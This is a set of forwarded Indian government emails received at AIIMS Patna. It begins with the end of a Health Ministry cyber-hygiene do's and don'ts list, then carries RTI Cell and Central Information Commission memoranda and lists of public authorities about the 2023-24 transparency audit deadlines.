10. Keep the GPS, Bluetooth, Hotspots, NFC and other sensors disabled on your computers and mobile phones. Enable only when required.
11. Use a Standard User (non-administrator) account for accessing your computer/laptops for regular work.
12. Observe caution while opening any shortened URLs (ex: tinyurl.com/ab534/ and bit.ly/3qab) and any links shared through SMS or social media, etc that are preceded by exciting offers/discounts, etc. Such links may lead to a phishing/malware webpage and compromise your device.
13. **Report suspicious emails or any security incident to incident@cert-in.org.in and incident@nic-cert.nic.in.**

DON'Ts

1. Don't use the same password in multiple services/websites/apps.
2. Don't save your passwords in the browser or in any unsecured material (ex: sticky/post-it notes, plain paper pinned or posted on your table, etc.)
3. Don't save your data and files on the system drive (Ex: c:\ or root).
4. Don't upload or save any internal/restricted/confidential government data or files on any non-government cloud service (ex: google drive, dropbox, etc.).
5. Don't install or use any pirated software (ex: cracks, keygen, etc.).
6. Don't use obsolete or unsupported Operating Systems.
7. Don't use any 3rd party toolbars (ex: download manager, weather tool bar, askme tool bar, etc.) in your internet browser.
8. Don't open any links or attachments contained in the emails sent by any unknown sender.
9. Don't disclose any sensitive details on social media or 3rd party messaging apps.

Cyber Security Group, MoHFW

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Non-compliance of timelines of the Central Information commission (CIC) by many public Authorities under DoHFW for comply within extended timelines -Reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:30 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Aug 20, 2024 at 4:03 PM
Subject: Non-compliance of timelines of the Central Information commission (CIC) by many public Authorities under DoHFW for comply within extended timelines -Reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, <r.attri54@nic.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in; dev.gothal@gov.in; sankar.garg@gov.in; amit.batra@gov.in
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

AIIMS, Bhopa.pdf
79K

Encl.pdf
4339K

CIC Matter/Time Bound

No.: C-13019/101/2024-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY - IV Section)
***

Room No:745A, Nirman Bhawan, New Delhi
Dated 19-08-2024

To,

Executive Director, AIIMS, Bhopal,
Executive Director, AIIMS, Bhubaneswar,
Executive Director, AIIMS, Jodhpur,
Executive Director, AIIMS, Patna,
Executive Director, AIIMS, Raipur

Subject: Non-compliance of timelines of the Central Information commission (CIC) by many public Authorities under DoHFW for comply within extended timelines -Reg.

Sir,

I am directed to forward OM dated 07.08.2024 received from RTI Cell, MoHFW on the subject cited above and to request to take necessary action on the matter immediately under intimation RTI Cell of this Ministry and this section.

Contact for assistance:

i. Sh. Yogesh Kumar Gautam, Senior Assistant(Ph: 011- 26716023)
ii. Sh. Jitender Singh, Dy. Secretary, RTI Cell, Ph. 011-23062292

Encl(1): As above.

Yours faithfully,
Signed by
Arun Kumar Biswas
Date: 19-08-2024 15:20:43
(Arun Kumar Biswas)
Under Secretary to the Govt. of India
Email: ak.biswas57@nic.in

Copy to:

i. Dy. Director (Admin), AIIMS, Bhopal,
ii. Dy. Director (Admin), AIIMS, Bhubaneswar,
iii. Dy. Director (Admin), AIIMS, Jodhpur,
iv. Dy. Director (Admin), AIIMS, Patna,
v. Dy. Director (Admin), AIIMS, Raipur
vi. DS, W&PG, MoHFW

E-7380807.

CIC Matter /TIME BOUND

F.No. A.60011/120/2018-RTI Cell (FTS. 3166796)
भारत सरकार/Government of India
स्वास्थ्य एवं परिवार कल्याण मंत्रालय/Ministry of Health & Family Welfare
स्वास्थ्य एवं परिवार कल्याण विभाग//Department of Health & Family Welfare
(आरटीआई सेल / RTI Cell)

Nirman Bhawan, New Delhi-110011
Dated 7th August, 2023

OFFICE MEMORANDUM

Subject:- Non-compliance of timelines of the Central Information Commission (CIC) by many Public Authorities under DoHFW for completing Third Party Audit exercise for the financial year 2023-24 --Request to comply within extended timelines.

The undersigned is directed to forward herewith a copy of letter No.15011/3/2023-Legal-CIC dated 22.07.2024 (**copy enclosed**) received from the Central Information Commission (CIC) conveying therewith the list of 84 Public Authorities (PAs) under the Department of Health & Family Welfare (DoHFW), **out of which 40 PAs are working under Dte. GHS**, which have not participated in the Third Party Audit exercise for the financial year 2023-24. **CIC has, now, extended the timelines for carrying out Third Party Audit exercise by all PAs as follows:-**

i. **Last date** for submitting self-appraisal/mapping with Training Institutes by PAs on CIC's portal: **20th August, 2024.**
ii. **Last date** for submitting audited report by Training Institutes on CIC's portal **10th September, 2024.**

2. In this regard, attention of all Program Divisions/ PAs are invited to RTI Cell's O.M. of even number dated 24/04/2024 (**copy enclosed**) whereby all CPIOs/ PAs under DoHFW and Dte. GHS were requested to comply with the timelines fixed by CIC for carrying out their Third Party Audit exercised for the financial year 2023-24 through CIC's portal on link *https://dsscic.nic.in/users/pn-login*. It was also conveyed to all PAs to get their Third Party Audit done through NIHFW directly or through any Government Training Institute in terms of Para 4.4 of proactive disclosure guidelines.

3. All concerned Program Divisions of DoHFW and Dte. GHS (i.r.o. 40 PAs) are requested to look into the matter and direct PAs of their Institutes/ offices/ hospitals/ Organizations to which they are administratively concerned, to note the extended timelines of CIC and take urgent necessary action to complete their Third Party Audit exercise for the financial year 2023-24 through software on CIC's portal on link *https://dsscic.nic.in/users/pn-login*. In case of any query or help in this regard, PAs may contact **Shri Yogesh Kumar Gautam, Senior Assistant (Phone No.011-26716023) for taking assistance.**

Encl: As above.

Jitendra

(Jitender Singh)
Deputy Secretary & Nodal Officer (RTI)
Ph: 011-23062292

To

1. Divisional Heads of all concerned PDs under DoHFW.
2. DGHS - **for issuing necessary direction to 40 Public Authorities**

Copy to (for information):
Ms. Sonia Maheshwari, Deputy Secretary (Law), Central Information Commission (CIC), Baba Gangnath Marg, Munirka, New Delhi-110067.

Central Information Commission
Baba Gangnath Marg, Munirka
New Delhi 110067

426

E-23803476/24

F. No. 15011/3/2023-Legal-CIC

Dated 22.07.2024

379/182
30/7/2024

To,

The Nodal Officer, (Transparency Audit)
D/o Health & Family Welfare,
M/o Health & Family Welfare,
Room No. 156, A- Wing, Nirman Bhawan,
New Delhi-110011
(Kind attention :- Sh. Jitender Singh)

SUBJECT: THIRD PARTY AUDIT EXERCISE FOR THE YEAR 2023-24

Reference: CIC' DO No. Legal-15011/3/2023 dated 04.01.2024 and reminder dated 16.04.2024

With reference to above DO letters regarding carrying out Third Party Audit exercise for the year 2023-24, in pursuance of DoPT's O.M. No. 1/6/2011-IR dated 7th November, 2019, it is informed that the timelines for carrying out Third Party Audit exercise for the year 2023-24 have been revised, as follows:

i. Last date for submitting self appraisal/mapping with Training Institutes by Public Authorities (PAs) on CIC's portal: 20.08.2024
ii. Last date for submitting audited report by Training Institutes on CIC's portal: 10.09.2024

2. It has also been observed that many PAs under the administrative control of your Ministry/Department have not participated in the Third Party Audit exercise for the year 2023-24 (list attached). Therefore, it is requested to ensure the timely completion of the Third Party Audit exercise of all the PAs under administrative control of your Ministry/Department on CIC's portal (link https://dsscic.nic.in/users/pn-login). Further, it may be noted that the Third Party Audit will be based on digital mode only and no physical report will be accepted by the CIC.

3. The concerned officials may contact Shri Yogesh Kumar Gautam, Senior Assistant (Phone No. 011-26716023) for clarification, if any.

Maheshwari

(Sonia Maheshwari)
Deputy Secretary (Law)
(011-26716023)

RTI(Cell)

ANNEXURE

	Name Of PA	Name of Div/org. under which working
1	AIIMS, Bhopal	PMSSY-IV / JD(DK)
2	AIIMS, Bhubaneswar	
3	AIIMS, Jodhpur	
4	AIIMS, Patna	
5	AIIMS, Raipur	
6	AIRPORT BORDER QUARANTINE,AMRITSAR	DGHS
7	Airport Health Organisation, Cochin	
8	AIRPORT HEALTH ORGANISATION, DELHI	
9	AIRPORT HEALTH ORGANISATION, KOLKATA	
10	AIRPORT HEALTH ORGANISATION, MUMBAI	
11	AIRPORT HEALTH ORGANISATION,CHENNAI	
12	AIRPORT HEALTH ORGANISATION,TIRUCHIRAPALLI	
13	All India Institute of Medical Sciences	INI-I (Dir(PS))
14	ASSTT. DRUGS CONTROLLER(I),AHMEDABAD	DRUG REGULATION / Dir (Kiki Kailapa)
15	ASSTT. DRUGS CONTROLLER(I),CHENNAI	
16	ASSTT. DRUGS CONTROLLER(I),KOLKATTA	
17	ASSTT. DRUGS CONTROLLER(I),MUMBAI	
18	ASSTT. DRUGS CONTROLLER(I),NEW DELHI	
19	ASSTT. DRUGS CONTROLLER(I),NHAVA,MUMBAI	
20	CENTRAL DRUG STANDARD CONTROL ORGANISAATION,KOLKATA	
21	CENTRAL DRUGS LABORATORY, KOLKATA	
22	CENTRAL DRUGS STANDARD CONTROL ORGANIS ATION ,CHENNAI	
23	CENTRAL DRUGS STANDARD CONTROL ORGANISATION ,COCHIN.	
24	CENTRAL DRUGS STANDARD CONTROL ORGANISATION WEST ZONE MUMBAI	

25	CENTRAL DRUGS STANDARD CONTROL ORGANISZATION ,GHAZIABAD.	DRUGS REGULATION
26	Central Drugs Standard Control Organization, HQ, New Delhi	
27	CENTRAL DRUGS TESTING LABORATORY, CHENNAI	
28	CENTRAL DRUGS TESTING LABORATORY,THANE,MUMBAI	
29	CENTRAL INSTITUTE OF PSYCHIATRY,RANCHI	MENTAL HEALTH → Dir (NG)
30	CENTRAL LEPROSY TRAINING RESEARCH INSTITUTE,CHENGALPATTU	CCD/VBD → Dir (BS)
31	CENTRAL RESEARCH INSTITUTE,KASAULI	VI → DS (SH)
32	Chittaranjan National Cancer Institute, Kolkata	NCD-II → DS (SN)
33	Dental Council of India	DE Sec. → Dir (KR)
34	Directorate of General of Health Services	DGHS
35	DR. R. M. L. HOSPITAL,NEW DELHI	HOSPITAL - I - Dir (NA)
36	Food Safety and Standard Authority of India	FR Sec. → DS (GAR)
37	GOVERNMENT MEDICAL STORE DEPOT,GUWAHATI	DGHS
38	GOVERNMENT MEDICAL STORE DEPOT,HYDERABAD	
39	GOVERNMENT MEDICAL STORE DEPOT,KARNAL	
40	GOVERNMENT MEDICAL STORE DEPOT,MUMBAI	
41	GOVERNMENT MEDICAL STORE DEPOT,NEW DELHI	
42	GOVT. MEDICAL SRORE DEPOT,KOLKATA	
43	GOVT. MEDICAL STORE DEPOT,CHENNAI	
44	HLL Lifecare Limited	HPE - DS (GAR)
45	Jawaharlal Institute Of Post Graduate Medical Education & Research, Puducherry	INI-II → Dir (PS)
46	KALAWATI SARAN CHILDRENS HOSPITAL,NEW DELHI	HOSPITAL - I - Dir (NA)
47	LHMC AND SMT. S.K. HOSPITAL, NEW DELHI	
48	National AIDS control Organisation(NACO)	NACO - DS (RK)
49	National AIDS Research Institute, Pune	DHR - Dir (BBS)

50	NATIONAL CENTRE FOR DISEASE CONTROL, DELHI	PH Sec. → Dir (GSC)
51	National Medical Commission (NMC)	ME (P) → DS (PM)
52	NATIONAL T. B. INSTITUTE, BANGLORE	Central T.B. Div. → DDG (UBS)
53	PORT HEALTH ORGANISATION SHEVA NAVI, MUMBAI	DGHS
54	PORT HEALTH ORGANISATION, COCHIN	
55	PORT HEALTH ORGANISATION, KANDLA	
56	PORT HEALTH ORGANISATION, KOLKATA.	
57	PORT HEALTH ORGANISATION, MARMAGOA	
58	PORT HEALTH ORGANISATION, MUMBAI,	
59	PORT HEALTH ORGANISATION,CHENNAI	
60	PORT HEALTH ORGANISATION,MANDAPAM CAMP	
61	PORT HEALTH ORGANISATION,VISHAKHAPATNAM	
62	REGIONAL DRUG TESTING LABORATORY,GUWAHATI	DR Sec. - Dir (KKK)
63	Regional Drugs Testing Lab	
64	REGIONAL LEPROSY TRAINING AND RESEARCH INSTITUTE ,GANJAM,ASKA	DGHS
65	REGIONAL LEPROSY TRAINING AND RESEARCH INSTITUTE ;RAIPUR	
66	REGIONAL LEPROSY TRAINING AND RESEARCH INSTITUTE,BANKURA	
67	REGIONAL OFFICE OF HEALTH & FAMILY WELFARE, PATNA	
68	REGIONAL OFFICE OF HEALTH & FAMILY WELFARE,KOLKATA	
69	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE ,THIRUVANTHAPURAM	
70	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BANGALORE	
71	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SHILLONG	
72	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,AHMDABAD	
73	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,BHOPAL	
74	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,BHUBENESWAR	

75	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,CHANDIGARH	DGHS
76	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,CHENNAI	
77	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,HYDERABAD	
78	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,JAIPUR	
79	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,LUCKNOW	
80	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,PUNE	
81	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,SHIMLA	
82	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,SRINAGAR	
83	SAFDARJUNG HOSPITAL,NEW DELHI	HOSPITAL - I - Dir (NA)
84	SEROLOGIST AND CHEMICAL EXAMINER, INSTITUTE OF SEROLOGY,KOLKATA	DGHS

E-73656634/2024

TIME BOUND / SPEED POST

F.No. A.60011/120/2018-RTI Cell (FTS. 3166796)
भारत सरकार/Government of India
स्वास्थ्य एवं परिवार कल्याण मंत्रालय/Ministry of Health & Family Welfare
स्वास्थ्य एवं परिवार कल्याण विभाग//Department of Health & Family Welfare
(RTI Cell)
Nirman Bhawan, New Delhi-110011
Dated 24th April, 2024

Office Memorandum

Subject: Completion of process of carrying out Third Party Audit Exercise by all the Public Authorities under MoHFW for the year 2023-24 - **Compliance of timelines of CIC by all the Public Authorities under MoHFW.**

The undersigned is directed to say that Section 4 of the RTI Act, 2005 mandates proactive disclosure of a series of information by all the Public Authorities under ***suo motu disclosure*** and each Ministry/Public Authority is required to get its proactive disclosures package audited every year in terms of DoPT's OM No.1/6/2011-IR dated 15.04.2013 as amended by OM dated 07.11.2019 and OM No.1/34/2013-IR(Pt.I) dated 20.09.2022 and CIC's D.O. letter dated 28.07.2022. Further, DoPT's O.M. No.1/6/2011-IR dated 7th November, 2019 provides that every Public Authority to take steps under Section 4(2) of RTI Act, 2005 to provide as much information *suo motu* to the public at regular intervals through various means of communication, including internet, so that the public have minimum resort to use the Act to obtain information. Section 4(1)(b) of RTI Act, 2005 lays down the information which should be disclosed by Public Authorities on a *suo motu* or *proactive basis*.

2. CIC's D.O. letter dated 28.07.2022 and DoPT's OM dated 20.09.2022 states that the task of undertaking transparency audit (Third Party Audit) may be given to the respective Training Institutes under each Ministry/Department/Public Authority and across the States and UTs. If no training institute exists under the Ministries/Departments/Public Authorities, the task of undertaking transparency audits may be given to any Government Training Institute.

3. In this regard, attention of all the Public Authorities (PAs) under this Department are invited to this Department's O.M. of even number dated 22/05/2023 **(copy enclosed)** whereby a copy of CIC's D.O. Letter No.6/1/2013/JS(LAW)/CIC-V/2022/1696 dated 04.05.2023 was circulated to all PAs to comply the instructions contained in aforesaid CIC's D.O. letter to start the process by all PAs for carrying out their Third Party Audit exercise from 2022-23 onwards through CIC's new software. Earlier, the details of nominated training Institute was required to be sent to CIC for issuing login ID and Password to the nominated training Institute for conducting Third Party Audit under *Suo Motu Disclosure*. However, the Commission vide its D.O. letter dated 04.05.2023 had made some changes in the functioning of existing software for carrying out third party audit from 2022-23 onwards. As per new software, Ministries/Departments/PAs need not to send particulars of training Institutes for third party audit to the CIC for mapping. It can be done by PAs at their level.

Moreover, vide this Department's O.M. of even number dated 6th July, 2023 (**copy enclosed**), it was conveyed to all PAs under this Department to get its Transparency/Third Party Audit done through National Institute of Health & Family Welfare (NIHFW) directly or through any Government Training Institute in terms of Para 4.4 of proactive disclosure guidelines.

4. CIC vide its email dated 15.04.2024 has informed that the process of carrying out Third Party Audit exercise for the year 2023-24 through software has already been started. The **timelines** fixed by the Commission for completing third party audit exercise by all PAs for the year 2023-24 **is as under:-**

i. Last date for submitting **self-appraisal/mapping with Training Institutes** by PAs on CIC's portal is **15.05.2024**.
ii. Last date for **submitting audited report by Training Institutes** on CIC's portal is **10.06.2024**.
iii. Last date for **offering the advice/recommendations by the Commission** on the audit reports received is **25.06.2024**.

5. The Commission has also requested to all PAs to complete the process of carrying out Third Party Audit exercise strictly as per above schedule through software available at the link *https://dsscic.nic.in/users/pn-login*. The Third Party Audit will be based on digital mode through software and no physical report will be accepted by CIC.

6. In this connection, all the PAs/CPIOs under this Department and Dte.GHS are requested to comply with the timelines issued by CIC (mentioned at Para 4 above) and take urgent necessary action to complete their Third Party Audit exercise for the year 2023-24 through software on CIC's portal on link **https://dsscic.nic.in/users/pn-login**. *In case of any query or help in this regard, respective Public Authority may contact Shri Pawan Kumar Ram, Section Officer (Law), Shri Yogesh Kumar Gautam, Senior Assistant (Law) and Shri Rajeev Kumar Sah, Sr. Software Support Engineer at CIC on telephone numbers 011-26181928, 011-26716023 and 011-26107030 respectively.*

Encl: As stated above.

Jitender

(Jitender Singh)
Deputy Secretary &Nodal Officer (RTI)
Ph.011-23062292

To

1. All Public Authorities under DoHFW.
2. All CPIOs under DoHFW - **for issuing directions** to Attached Offices/ Subordinate Offices/ CPSUs/ Institutions/ Hospitals/ Offices working under their administrative control.
3. DGHS - **for issuing directions** to their Public Authorities.

Copy to (for information):

i. O/o Secretary (Ms. Rashmi Chowdhary), Central Information Commission (CIC), Room No.501, 5th Floor, Baba Gang Nath Marg, Munirka, New Delhi

DI3/111902/2024

110067.

ii. Director, National Institute of Health & Family Welfare (NIHFW), Baba Gangnath Marg, Munirka, New Delhi-110067.

DIS/111903/2024

list of Public authorities under D/o Heath & Family Welfare, registered with the Central Information Commission

Sr. No	Name of Public authorities
1	AIRPORT HEALTH ORGANISATION, MUMBAI
2	INDIAN PHARMACOPOEIA COMMISSION, GHAZIABAD.
3	CENTRAL INSTITUTE OF PSYCHIATRY,RANCHI
4	CENTRAL LEPROSY TRAINING RESEARCH INSTITUTE,CHENGALPATTU
5	CGHS, Delhi
6	Food Safety And Standard Authority Of India
7	HLL Lifecare Limited
8	NATIONAL CENTRE FOR DISEASE CONTROL, DELHI
9	National Institute Of Tuberculosis And Respiratory Diseases
10	Regional Drugs Testing Lab
11	AIRPORT BORDER QUARANTINE,AMRITSAR
12	AIRPORT HEALTH ORGANISATION, DELHI
13	AIRPORT HEALTH ORGANISATION, KOLKATA
14	AIRPORT HEALTH ORGANISATION,CHENNAI
15	AIRPORT HEALTH ORGANISATION,TIRUCHIRAPALLI
16	ALL INDIA INSTITUTE OF HYGIENE AND PUBLIC HE,KOLKATAALTH
17	All India Institute Of Medical Sciences
18	All INDIA INSTITUTE OF PHYSICAL MEDICINE AND REHABLITATION,MUMBAI
19	All India Institute Of Speech And Hearing
20	ASSTT. DRUGS CONTROLLER(I),AHMEDABAD
21	ASSTT. DRUGS CONTROLLER(I),CHENNAI
22	ASSTT. DRUGS CONTROLLER(I),KOLKATTA
23	ASSTT. DRUGS CONTROLLER(I),MUMBAI
24	ASSTT. DRUGS CONTROLLER(I),NEW DELHI
25	ASSTT. DRUGS CONTROLLER(I),NHAVA,MUMBAI
26	B. C. G. VACCINE LABORATRY,CHENNAI
27	CENTRAL DRUG STANDARD CONTROL ORGANISAATION,KOLKATA
28	CENTRAL DRUGS LABORATORY, KOLKATA
29	CENTRAL DRUGS STANDARD CONTROL ORGANIS ATION ,CHENNAI
30	CENTRAL DRUGS STANDARD CONTROL ORGANISATION WEST ZONE MUMBAI
31	CENTRAL DRUGS STANDARD CONTROL ORGANISATION ,COCHIN.
32	CENTRAL DRUGS STANDARD CONTROL ORGANISZATION ,GHAZIABAD.
33	CENTRAL DRUGS TESTING LABORATORY,THANE,MUMBAI
34	CENTRAL RESEARCH INSTITUTE,KASAULI
35	Chittaranjan National Cancer Institute, Kolkata

36	Dental Council Of India
37	Directorate Of General Of Health Services
38	DR. R. M. L. HOSPITAL,NEW DELHI
39	GOVERNMENT MEDICAL STORE DEPOT,GUWAHATI
40	GOVERNMENT MEDICAL STORE DEPOT,HYDERABAD
41	GOVERNMENT MEDICAL STORE DEPOT,KARNAL
42	GOVERNMENT MEDICAL STORE DEPOT,MUMBAI
43	GOVERNMENT MEDICAL STORE DEPOT,NEW DELHI
44	GOVT. MEDICAL SRORE DEPOT,KOLKATA
45	GOVT. MEDICAL STORE DEPOT,CHENNAI
46	HSCC, India Ltd.
47	Indian Nursing Council
48	International Institute Of Population Sciences
49	KALAWATI SARAN CHILDRENS HOSPITAL,NEW DELHI
50	LHMC AND SMT. S.K. HOSPITAL, NEW DELHI.
51	Medical Council Of India
52	National Board Of Examinations
53	National Institute Of Biological
54	National Institute Of Health & Family Welfare
55	National Institute Of Mental Health & Neuro Sciences (NIMHANS)
56	NATIONAL T. B. INSTITUTE,BANGLORE
57	NATIONAL VECTOR BORNE DISEASE CONTROL PROGRAMME, NEW DELHI
58	North Eastern Indira Gandhi Regional Institute Of Health And Medical Sciences.
59	Pasteur Institute Of India
60	PG Institute Of Medical Education & Research, Chandigarh
61	Pharmacy Council Of India
62	PORT HEALTH ORGANISATION SHEVA NAVI, MUMBAI
63	PORT HEALTH ORGANISATION, COCHIN
64	PORT HEALTH ORGANISATION, KANDLA
65	PORT HEALTH ORGANISATION, KOLKATA.
66	PORT HEALTH ORGANISATION, MARMAGOA
67	PORT HEALTH ORGANISATION, MUMBAI,
68	PORT HEALTH ORGANISATION,CHENNAI
69	PORT HEALTH ORGANISATION,MANDAPAM CAMP
70	PORT HEALTH ORGANISATION, VISHAKHAPATNAM
71	JAWAHARLAL INSTITUTE OF POST GRADUATE MEDICAL EDUCATION AND RESEARCH, PONDICHERRY
72	REGIONAL DRUG TESTING LABORATORY,GUWAHATI
73	REGIONAL LEPROSY TRAINING AND RESEARCH INSTITUTE ,GANJAM,ASKA
74	REGIONAL LEPROSY TRAINING AND RESEARCH INSTITUTE ,RAIPUR
75	REGIONAL LEPROSY TRAINING AND RESEARCH INSTITUTE,BANKURA
76	REGIONAL OFFICE OF HEALTH & FAMILY WELFARE, PATNA

77	REGIONAL OFFICE OF HEALTH & FAMILY WELFARE,KOLKATA
78	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE ,THIRUVANTHAPURAM
79	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BANGALORE
80	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SHILLONG
81	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,AHMDABAD
82	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,BHOPAL
83	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,BHUBENESWAR
84	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,CHANDIGARH
85	REGIONAL OFFICE OF HEALTHAND FAMILY WELFARE,CHENNAI
86	REGIONAL OFFICE OF HEALTH AND FAMILYWELFARE,HYDERABAD
87	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,JAIPUR
88	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,LUCKNOW
89	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,PUNE
90	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,SHIMLA
91	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE,SRINAGAR
92	SAFDARJUNG HOSPITAL,NEW DELHI
93	SEROLOGIST AND CHEMICAL EXAMINER, INSTITUTE OF SEROLOGY,KOLKATA
94	National AIDS Control Organisation(NACO)
95	Department Of Health & Family Welfare
96	CENTRAL DRUGS TESTING LABORATORY, CHENNAI
97	National AIDS Research Institute, Pune

Email

RAKESH KUMAR

Completion of process of carrying out Third Party Audit Exercise by all the Public Authorities under MoHFW for the year 2023-24 Compliance of Timelines of CIC by all the Public Authorities under MoHFW

From : RAKESH KUMAR <rakesh.kumar37@nic.in>

Subject : Completion of process of carrying out Third Party Audit Exercise by all the Public Authorities under MoHFW for the year 2023-24 Compliance of Timelines of CIC by all the Public Authorities under MoHFW

Wed, May 01, 2024 12:07 PM

1 attachment

To : CHANDAN KUMAR <chandank.ipc@gov.in>, Dr. Tarun Kumar <director@cipranchi.nic.in>, mumbaiapho@gmail.com, CMO Drugs <cmodmsd.dl@cghs.nic.in>, SANJAY GUPTA <s.gupta@nitrd.nic.in>, DIVYA S <divyas.2020@gov.in>, adhygiene3@gmail.com, BISHNU PADA KIRTANIA <bp.kirtania@nic.in>, yuvrajdeepakkumar@gmail.com, Yuvraj Deepak Kumar <yuvrajdeepak.kr36@gov.in>, rticell@aiishmysore.in, rtiaiish2014@gmail.com, Aircargo Mumbai <aircargo.mumbai@cdsco.nic.in>, CDSCO West Zone Mumbai <wzmumbai@cdsco.nic.in>, Sh.Amol EknathKandekar <amoleknath.k@cdsco.nic.in>, Sh.K. Narendran <knarendran2307@cdsco.nic.in>, Dr.Anand S <anand.s19@gov.in>, CDL Kolkata <cdlkol@cdsco.nic.in>, DDC(I), CDSCO, South Zone <ddcsz@nic.in>, North Zone Ghaziabad <nzghaziabad@cdsco.nic.in>, vedha kv <vedha.kv@gmail.com>, deepajayanta@gmail.com, Secretary Dental Council Of India <secy-dci@nic.in>, gmsdguw-mohfw@nic.in, A.Srinivas A <asrinivas.17@gov.in>, Dr. Barla Vidyasagar <gmsdhyd-dghs@gov.in>, Jayant Kumar <jayant@cdsco.nic.in>, gmsdchennai3@gmail.com, GOVT MEDICAL STORE DEPOT CHENNAI <gmsd.tnchn@nic.in>, Manjiri Rane <manjirirane@iipsindia.ac.in>, Rambachan P Vishwakarma <rambachan@iipsindia.ac.in>, anurag@natboard.edu.in, rti@nib.gov.in, Quazi Wasiuddin Zaheeruddin <q.wasiuddin@nib.gov.in>, rticell@nihfw.org, srrao@nihfw.org, Pravin Rahate <pravin.rahate@gov.in>, jitensingh411@gmail.com, info negrihms <info.negrihms@nic.in>, mohs biotech <mohs.biotech@gmail.com>, pskpiic@gmail.com, Registrar PCI <registrar@pci.nic.in>, phokandla@gmail.com, Sunil Kumar <pho.kandla-mohfw@gov.in>, pho-chn-mohw@gov.in, quarantinechennai@yahoo.com, PHO Visakhapatnam <pho.vizagport@gov.in>, ASHISH MANDRELLE <ashish.mandrelle@gov.in>, RDTL Guwahati <rdtlguwahati@cdsco.nic.in>, rltri ryp <rltri.ryp@gmail.com>, rohfwtvn@kerala.nic.in, Senior Regional Director <rhobng@nic.in>, Amol Rangrao Patil <amol.patil@gov.in>, rohfw rohfw.tn <rohfw.tn@nic.in>, anu2radha@gmail.com, rohfwhyd@yahoo.co.in, SENIOR REGIONAL DIRECTOR, REGIONAL OFFICE FOR HEALTH & FAMILY WELFARE, G.O.I., HYDERABAD <srdrohfw-hyd@nic.in>, Dr Abhishekh <rdhfw-shi-hp@gov.in>, Sanjiv Mahajan <sanjiv.mahajan@gov.in>, nilanjan chattopadhyay <nilanjan.chattopadhyay@gmail.com>, C.Vijayalakshmi <cdtl-chennai@cdsco.nic.in>

Cc : Rashmi Chowdhary <secy-cic@nic.in>, shivprakashkatiyar <shivprakashkatiyar@nihfw.org>, pkbansal <pkbansal@nihfw.org>

Dear Sir/Madam,

Please find enclosed attachment of above mention subject for taking necessary action.

Regards,

RTI Cell
MoHFW, Nirman Bhawan

Image_044.pdf
4 MB

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Enhancing security in all Central Govt. Hospitals AIIMS/INIs- reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:28 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **RaviKumar RaviKumar** <ravi.kumar89@gov.in>
Date: Tue, Aug 20, 2024 at 12:27 PM
Subject: Fwd: Enhancing security in all Central Govt. Hospitals AIIMS/INIs- reg
To: <"To:director"@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <ed@aiimskalyani.edu.in>, <sramji57@gmail.com>, <dksbhu@gmail.com>, Dinesh Singh <director@aiimsbathinda.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <drsaurabh68@gmail.com>, <vsnegi22@yahoo.co.in>, <edaiimsbls@gmail.com>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <shakti810505@gmail.com>, <director@aiimsguwahati.ac.in>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>
